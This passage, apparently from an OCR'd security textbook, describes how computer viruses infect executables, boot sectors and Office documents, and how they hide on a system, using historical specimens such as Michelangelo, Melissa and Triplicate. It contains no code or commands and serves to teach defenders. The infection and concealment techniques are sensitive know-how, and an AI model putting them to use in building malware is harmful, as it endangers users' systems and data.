
There are several approaches that a virus can take when infecting an executable. Some of these methods apply to both COM and EXE files, whereas others are specific to a particular format. The most common infection techniques that target executable files are the companion, overwriting, prepending, and appending techniques. We'll start our analysis of these techniques with the infection method that does not actually require the virus to embed itself in the targeted executable: the companion technique.

Companion Infection Techniques

Perhaps the simplest manner in which a virus can couple itself with an executable is to name itself in such a way that the operating system launches the virus when the user requests to run the original program file. Specimens that employ this method of infection are called *companion* or *spawning* viruses, and do not actually modify the code of the targeted executable.

On Windows systems, one approach to becoming a companion to an EXE file is to give the virus the same base name as the targeted program, but use a .COM extension instead of .EXE, as illustrated in Figure 2.1. This technique was employed by the Globe virus, first detected in 1992. When the victim attempts to launch an EXE program, he or she usually types its name without the extension. In such cases, Windows gives priority to a file with the .COM extension over a file with the same base name but with the .EXE extension. To help conceal their existence, companion viruses often assign a "hidden" attribute to the COM file, thus decreasing the likelihood that the system's user will discover the companion in the directory listing. By default, files with this hidden attribute don't appear in directory listings. To help ensure that the victim doesn't suspect foul play, such specimens often launch the original EXE program after the virus code has executed. Alternatively, the attacker tricks the victim into executing malicious code by creating a malware file with the same name as the benign program, and placing the malicious executable earlier in the path than the benign one, a technique we'll explore in more detail in Chapter 6.

Figure 2.1. A companion virus attempts to fool the operating system into launching its code, in this case by assigning the .COM extension to the virus file and using the same base name as the targeted EXE file.



It so happens that these methods of coupling code with a targeted file are no longer very effective in Windows, because the majority of Windows users tend to launch programs from the GUI and not from the command line. Icons that represent an executable point directly to the program, and are not distracted by COM files with similar names. Still, many users activate `notepad.exe` or `cmd.exe` by selecting Start ➤ Run, and typing "notepad" or "cmd", a technique that first looks for and runs `notepad.com` or `cmd.com` before their associated EXE files.

Perhaps a more powerful method used by companion viruses to ensure they get executed involves renaming the targeted program and assigning the original file name to the virus. This approach operates similarly on Windows as well as UNIX operating systems. For example, the virus might rename `Notepad.exe` to `Notepad.ex_` and install itself in place of the original executable. In fact, this was one of the ways in which the Trilisa virus/worm, discovered in 2002, infected a system. Like in the previous scenario, the virus usually invokes the original executable after the malicious code has had a chance to execute. In addition, the virus often attempts to conceal the original program by assigning it a "hidden" attribute, or by moving it to some rarely visited directory.

An innovative technique for hiding the original executable was employed by the Win2K.Stream companion virus, discovered in 2000. This proof-of-concept program took advantage of an NTFS feature called *alternate data streams*. Alternate data streams allow the operating system to associate multiple pieces of data ("streams") with the same file name. On the system, these multiple streams look like just one file, in both a directory listing and the Windows Explorer GUI. When users look at the contents of a file stored on an NTFS partition, or when they run a program with a given file name, the system activates the default, and often, the only data stream associated with that name. When the Win2K.Stream infected an executable, it moved the original program's code into an alternate data stream, and placed itself as the file's default stream. When a user activated the infected program, Win2K.Stream ran. Then, after it infected the system, it activated the real program stored in the alternate data stream. This approach allowed the companion virus to conceal the original executable without actually creating a new file on the NTFS file system.


Overwriting Infection Techniques

As the name implies, an *overwriting* virus infects an executable by replacing portions of the host's code. One way a virus can accomplish this is to simply open the target for writing as it would open a regular data file, and then save a copy of itself to the file. As a result, when the victim attempts to launch the executable, the operating system will execute the virus code instead. The user will probably be able to tell that something went wrong, but it will be too late—the virus will have been already activated. Because this infection mechanism results in the elimination of some instructions from the original program, an overwriting virus often damages the host to the extent of making it inoperable. How rude!

Prepending Infection Techniques

A *prepending* virus inserts its code in the beginning of the program that it infects. This is a more elaborate technique than the one employed by overwriting viruses, and it generally does not destroy the host program. The process through which prepending viruses attach to executables is illustrated in Figure 2.2. When a program infected with a prepending virus is launched, the operating system first runs the virus code, because it is located at the beginning of the executable. In most cases the virus then passes control to its host, so that the victim doesn't easily detect the presence of malicious code.

Figure 2.2. A prepending virus inserts its code in the beginning of the targeted host program.




COM files are the favorite targets of prepending viruses because the simplicity of the COM format makes it relatively easy for the virus to insert itself in the beginning of the file without corrupting the host. Beyond COM files, with some finesse, EXE files can be infected using this technique as well. In fact, the infamous Nimda worm used the prepending method to attach to EXE files on the compromised machine. This was one of several infection vectors that Nimda employed, as we'll discuss in more detail in Chapter 3.

By not overwriting contents of its host program, an appending virus makes it more likely that we will be able to clean the infected file without corrupting its original contents. In fact, a Linux virus named Bliss was nice enough to support a `--bliss-disinfect-files-please` command-line parameter that would automatically remove the virus's code from its host. It's too bad that we can't count on such self-cleaning functionality with the majority of viruses.

Appending Infection Techniques

An *appending* virus inserts its code at the end of the targeted program, as illustrated in Figure 2.3. For the appending virus to be executed, it needs to modify the beginning of its host to create a jump to the section of the file where the virus code resides. After the virus does its bidding, it returns control to the infected program. This infection method, like the prepending technique, usually does not destroy the infected executable.

Figure 2.3. An appending virus inserts its code at the end of the host program.



Infecting COM files via the appending technique is relatively straightforward because they have a uniform structure and do not include a special header that is present in the beginning of EXE files. To attach to an EXE file, on the other hand, an appending virus needs to manipulate the host's header not only to create a jump to the virus's code, but also to reflect the file's new size and segment structure. Infecting EXEs in this way is a bit more work, but the task is not insurmountable.

The infection techniques we've just addressed—companion, overwriting, prepending, and appending—are the most common approaches that viruses employ to attach to executable programs. Viruses can also use these methods to infect other types of vulnerable files that we briefly examine later on—such as scripts that have .VBS or .PHP extensions. Sometimes you might encounter a malware specimen that uses a combination of these methods to help ensure its survival on the infected system. For example, the Appix worm, discovered in 2002, prepended itself to executables with .COM, .EXE, and .SCR extensions, and appended its code to PHP script files. This flexible little bugger was both a prepending and appending virus.

You might recall from the discussion of virus history that some of the earliest viral programs did not infect executables, but spread by attaching to disk boot sectors. In the following section we'll explore the reasons why a boot sector can be an effective carrier for virus code.


Infecting Boot Sectors

To understand the purpose of a boot sector and the reasons why a virus might want to infect it, let's examine the key steps involved in loading an operating system from the hard drive. How does the computer know which programs to launch during boot time? After all, the files that need to be executed to start Windows XP differ from the files that launch Linux or those that initialize Solaris or Windows 98. Moreover, depending on the disk's layout, these programs might be stored in different locations on the disk. To accommodate various operating systems and disk configurations, PCs rely on dedicated disk areas called *boot sectors* to guide the machine through the boot-up sequence.

When you turn on a PC, it first executes a set of instructions that initialize the hardware and allow the system to boot. The code that implements these actions is part of the BIOS program that is embedded in the machine's chips by the manufacturer. The BIOS itself is created to be as generic as possible, and does not know how to load a particular operating system. That way, a machine with just one BIOS can be used for various different operating systems. Because the BIOS doesn't know how to load the operating system, it locates the first sector on the first hard drive, and executes a small program stored there called the *master boot record (MBR)*. Sometimes people refer to the physical sector on disk that stores MBR data as the *master boot sector*.

The MBR doesn't know how to load the operating system either. This is because the PC can have multiple partitions and operating systems installed, each with its own start-up requirements. The code that is part of the MBR knows how to enumerate available partitions, and how to transfer control to the boot sector of the desired partition. The boot sector placed in the beginning of each partition is appropriately called the *partition boot sector (PBS)*. Other terms sometimes used to refer to the PBS are the *volume boot sector* and the *volume boot record*. The program embedded into the PBS locates the operating system's startup files and passes control of the boot-up process to them. Figure 2.4 illustrates the relationship of the BIOS, MBR, PBS, and the operating system itself.

Figure 2.4. Boot sector viruses target MBR or PBS instructions that are executed during the PC's boot-up sequence.



Viruses that take advantage of the executable nature of MBR and PBS contents and attach themselves to one of the boot sectors are called *boot sector* viruses. A PC infected with a boot sector virus will execute the virus's code when the machine boots up. Using a target icon, Figure 2.4 highlights the elements of the boot sequence that are most vulnerable to such an attack.

The Michelangelo virus, discovered in 1991, is a typical boot sector virus that is well known mainly because of the media frenzy that surrounded its trigger date in 1992. Michelangelo's payload was highly destructive—it was programmed to overwrite sectors of the hard drive if the infected computer booted up on the birthday of the great renaissance artist (March 6). I wonder what Michelangelo himself would have thought about this "tribute" implemented in hostile software. Although most news outlets at the time predicted that millions of PCs would be affected, somewhere around 10,000 and 20,000 computers were actually struck when the big day came [14]. This wasn't quite the catastrophe that the public was expecting, but quite a few people on that date had a very bad day.

When Michelangelo infected a hard drive, it moved the contents of the original MBR to another location on the disk and placed itself into the MBR. The next time the PC started up, the BIOS would execute Michelangelo's code, which would load the virus into memory. Michelangelo would then pass control over to the copy of the original MBR to continue with the boot process, unless it was March 6, of course. On that day, Michelangelo would completely hose the hard drive.

In addition to infecting hard drives, Michelangelo could also attach to boot sectors of floppy disks. Without this ability, pure boot sector viruses would have a hard time spreading from one machine to another, because they cannot infect executable files, and people rarely exchange hard drives. A floppy only has a single partition, and does not possess an MBR. Instead, when the computer's BIOS boots from a floppy disk, it locates the diskette's boot sector, which in turn, loads the operating system.

Once Michelangelo was running on a PC, it would automatically attach itself to the boot sector of every floppy inserted into the computer. The virus was able to accomplish this because of its ability to load itself into memory by attaching to low-level BIOS drivers and remain active after the operating system started up. Specimens that can remain in RAM of the infected computer are called *memory-resident* viruses. This property can be attributed to a virus regardless of whether its primary target is a boot sector or an executable file. Viruses that are not memory-resident are sometimes called *direct-action* viruses—they are creatures of the moment that act when their host is executed and do not linger.

The good news is that the effectiveness of memory-resident boot sector viruses is severely diminished in Windows NT and the subsequent versions of Microsoft Windows (2000, XP, and 2003 so far). These operating systems no longer rely on the BIOS for low-level access to local disks. As a result, even if the PC's boot sector is infected and the virus loads itself into memory, the virus's code will be ignored once Windows starts up. The virus gets loaded, but doesn't get a chance to scrawl itself onto new floppies or hard drives while the operating system is in control. This means that the virus will not be able to attach to new targets while Windows is running. On the other hand, the virus can still activate its payload before Windows loads, potentially causing damage while the PC executes malicious instructions in the boot sector.

We should note, though, that Windows computers that use NTFS on the system partition might crash if its PBS becomes infected. This is because, on NTFS-formatted hard drives, Windows places special instructions into the sectors immediately after the PBS that assist with loading the operating system. A virus might overwrite these instructions while attaching to the PBS, preventing Windows from knowing how to properly start up, and causing the computer to crash [15].

We've seen the primary techniques that viruses employ to infect executable files and boot sectors, but those aren't the only mechanisms these pathogens employ. Beyond executables and boot sectors, other popular targets of computer viruses are document files that have the ability to carry executable code.

Infecting Document Files


You might recall from Chapter 1 that commingling static data and executable code contributes to the prevalence of malware in modern computing environments. This problem frequently manifests itself through applications that are willing to execute scripts or programs embedded into documents. Historically, the word *document* referred to a file that stored only data; however many popular document formats now support the inclusion of code that the application can execute when the user opens the file.

Here are just a few examples of software products that support *macros*—commands embedded into documents for the official purpose of enhancing the application, interacting with the user, or automating tasks:

- *Microsoft Office*, which includes Microsoft Word, Excel, and PowerPoint, supports a powerful scripting language called Visual Basic for Applications (VBA). Microsoft Office 2003 also allows programmers to write code in the Visual Basic .NET or Visual C# .NET languages and include it in the documents.
- *WordPerfect Office*, which includes productivity software that competes with Microsoft Office, supports macros written in VBA as well as in PerfectScript and ObjectPAL languages.
- *StarOffice* and its cousin *OpenOffice* also compete with the Microsoft Office suite, and allow users to embed macros written in the StarOffice Basic scripting language. These suites bring the possibility of macro-style viruses to operating systems beyond Windows, including Linux, Mac OS X, and Solaris.
- *AutoCAD*, a popular drafting and design tool, also supports VBA for writing macros that can be included in a drawing file.

These scriptable document types supporting macros are everywhere. Microsoft Word is, by far, the most popular of the applications that support macros. Therefore, its documents are an especially attractive target for macro viruses. A user, whether malicious or not, can embed macros in a Word document using the built-in Visual Basic Editor, as shown in Figure 2.5. This editor can be invoked by running Word and selecting Tools ➤ Macro ➤ Visual Basic Editor. To get a sense for how macro viruses infect a host document, let's examine how a specimen targeting Microsoft Word documents typically operates.

Figure 2.5. The Visual Basic Editor, built into Microsoft Office, allows users to embed executable instructions into Office documents.



A virus that attaches to a document needs to ensure that its code will be triggered by the user of the infected file. Otherwise, the virus won't run. To accomplish this task, viruses that target Word documents include subroutines with names that hold special significance to Microsoft Word. For example, if a document contains a subroutine called `Document_Open()`, then Microsoft Word will execute that routine as soon as the user opens the document. Another popular target is the `Document_Close()` subroutine, which is executed when the document is closed. In fact, these are the subroutines that the Melissa virus relied on back in 1999.


When Melissa resided in a Word document, its code was located in the `Document_Open()` subroutine, which is automatically executed when a user opens a document. To ensure that it would stay on the machine and have a chance to infect other documents, Melissa then copied itself to the victim's Normal.dot file. This special file is processed by Word whenever the application starts up. Normal.dot contains the default template used for all newly created documents in Word, setting items like default margins and fonts. A virus embedded in Normal.dot is persistent, and remains active during each Microsoft Word session. When Melissa copied itself to Normal.dot, it saved its code as the `Document_Close()` routine; as a result, the virus's code was automatically inserted into every document that the victim saved during the session.

There are numerous other routines that Word macro viruses can use as triggers. An abridged list includes the following candidates for infection:

- `AutoExec()`— This function executes when a user starts Word.
- `AutoClose()`, `FileExit()`— These routines run when a user closes a document.
- `AutoExit()`— This function is activated when a user quits Word.
- `AutoOpen()`, `FileOpen()`— These routines execute when a user opens a document.
- `AutoNew()`, `FileNew()`— These functions run when a user creates a document.
- `FileSave()`— As you might expect, this function executes when a user saves a document.

A virus targeting Microsoft Excel spreadsheets works in a similar manner. To be in a position to infect new documents during a session, an Excel macro virus can copy itself into the Personal.xls file, which serves a similar purpose as the Normal.dot file in Microsoft Word. Laroux, the first virus that infected Excel documents, was discovered in 1996 and employed this technique. As shown in Figure 2.6, Laroux relied on Excel's `auto_open()` subroutine to automatically execute its code when the user opened the spreadsheet. Once activated, the virus invoked its own evil macro with the seemingly innocent name `check_files()` to proceed with the infection process.

Figure 2.6. The Laroux virus was triggered by the **`auto_open()`** subroutine, which Excel executes when a spreadsheet is opened.



As an alternative to relying on Personal.xls, macro viruses can place an infected spreadsheet file into Excel's startup directory. By default, the path to the Excel startup directory in Office XP is C:\Program Files\Microsoft Office\Office10\XLStart, and Excel automatically loads all spreadsheets located there. The Triplicate virus (also known as Tristate), discovered in 1999, relied on this feature to ensure that its macros could infect newly opened spreadsheets.

Triplicate is a particularly interesting malware specimen because it was the first macro virus to target several document types, and included the following propagation strategies:


- Triplicate embedded its macros into Microsoft Excel spreadsheets and created an infected file called Book1.xls in Excel's startup directory.
- Triplicate embedded its macros into Microsoft Word documents and copied its code into the Normal.dot template on the infected machine.
- Triplicate embedded its macros into Microsoft PowerPoint presentations and inserted itself into PowerPoint's Blank Presentation.pot template file. PowerPoint 2002 uses Blank Presentation.pot as the template for creating new presentation files. Later versions of PowerPoint name this file Blank.pot.

Triplicate's code, embedded into the default templates in this way, would be automatically included in

new presentations created by the victim. The virus added an invisible rectangle to the PowerPoint document that had the same size as the presentation's slides. It then created the `actionhook()` procedure, which PowerPoint would activate whenever the user clicked on the new shape [16]. The virus then would be triggered when the user clicked anywhere on the slide. Imagine that: a Trojan horse shape added to a PowerPoint slide. Embedding executable code all over documents makes these kinds of attacks possible.

A curious phenomenon among macro viruses is the inadvertent mutation of specimens when one virus merges with another [17], as illustrated in Figure 2.7. Consider Virus 1 that contains two subroutines: `Document_Open()` that is launched when the user opens the document, and `Delete_Files()` that is triggered when the virus executes its payload. When Virus 1 infects a document, it copies these macros to the new host file. Now consider an unrelated Virus 2 that has subroutines named `Document_Open()` and `Mail_Files()`. When a user already infected with Virus 1 opens a document that contains Virus 2, the macros present in Virus 2 will be copied to documents already infected with Virus 1. Depending on the implementation of the virus, contents of the `Document_Open()` macro from Virus 2 may be merged with the routine by the same name that originated from Virus 1. Therefore, the double-infected document will now contain three subroutines: `Document_Open()`, `Delete_Files()`, and `Mail_Files()`. It is capable of deleting as well as mailing files. The resulting offspring has characteristics of both of its parents, Virus 1 and Virus 2. This is an eerie phenomenon, reminiscent of sexual reproduction among biological species.

Figure 2.7. Unrelated macro viruses might inadvertently merge to create a mutated virus specimen.



Not all macro viruses can merge to produce a working specimen. However, those that function properly will exhibit new properties and might not even match antivirus signatures designed to detect their parents. Talk about genetic jumbling! This is one way in which computer viruses can evolve without the malware author's involvement: Specimens merge through cross-infection. Those that are detected by antivirus signatures and those that cannot replicate die off; those that exhibit superior characteristics survive and replicate. Charles Darwin's theory of natural selection has manifested itself in the computer virus world.

A powerful combination of infection techniques was exhibited by the Navrhar virus that was first seen in 1997. In an unusual twist, this specimen was able to infect Microsoft Word documents as well as

Windows device drivers. Documents infected with Navrhar triggered the virus via the `AutoOpen()` macro. This subroutine would then extract a malicious executable from the document's body that would proceed to infect device drivers. The operating system would run the infected driver after a reboot, which would load Navrhar into memory, and allow it to intercept any attempts to save Microsoft Word files [18]. Such viruses, which can infect different types of hosts (e.g., executable files, boot sectors, documents, device drivers, etc.), are called *multipartite*. This term reflects the malware's various parts scattered about in different areas of the machine. Think of a multipartite virus as a dandelion weed that has gone to seed. When the wind blows, little white tufts bearing seeds are spread all over the place. Some seeds land in the soil of the boot sector. Others focus on executable files. Still others look for documents. They are all parts of the same species, and each part can sprout into a weed that infects the other types. The most common targets for multipartite viruses are program files and boot sectors, but Navrhar demonstrated that the possibilities for combining virus host types are endless, subverting any type of files that include executable instructions.

The popularity of macro viruses has grown significantly since they appeared in the wild around 1995. One of the reasons for this trend is the ease with which they can be written. Whereas viruses that infect executables and boot sectors are typically written using low-level machine language instructions or the C programming language, document infectors can be created via high-level scripting languages that are powerful and simple to learn. Because these scripting languages are interpreted by a program in real time, the malware author doesn't even need to compile the virus. Compounding the problem, the software required to create specimens that target Microsoft Office documents is even included with the product suite in the form of Visual Basic Editor. That's incredibly convenient for the bad guys. However, the onslaught doesn't stop there. Let's take a brief look at some other hosts for virus code.

Other Virus Targets

Scripts similar to those embedded in documents as macros can also exist as standalone files and are, therefore, potential targets for virus infections. As opposed to compiled executables, such scripts typically include their instructions in readable plain text, and are processed by the appropriate interpreter during runtime. A Windows component called Windows Scripting Host (WSH) supports multiple scripting languages. Perhaps most significantly, WSH supports the execution of Visual Basic scripts. These scripts, with file names that usually have the .VBS extension, can allow you to automate system administration and security tasks with an easy-to-learn high-level language. Take a look at the great VBS scripts that are part of the Microsoft Windows Resource Kit, if you haven't already. (For instance, the Startup.vbs script allows you to enumerate programs that will start automatically on a local or a remote system; Exec.vbs allows you to execute a command on a remote computer). Unfortunately, support for VBS scripts also allows VBS-based malware specimens such as the Love Bug and the Anna Kournikova worm to leave a lasting impression on Windows users.

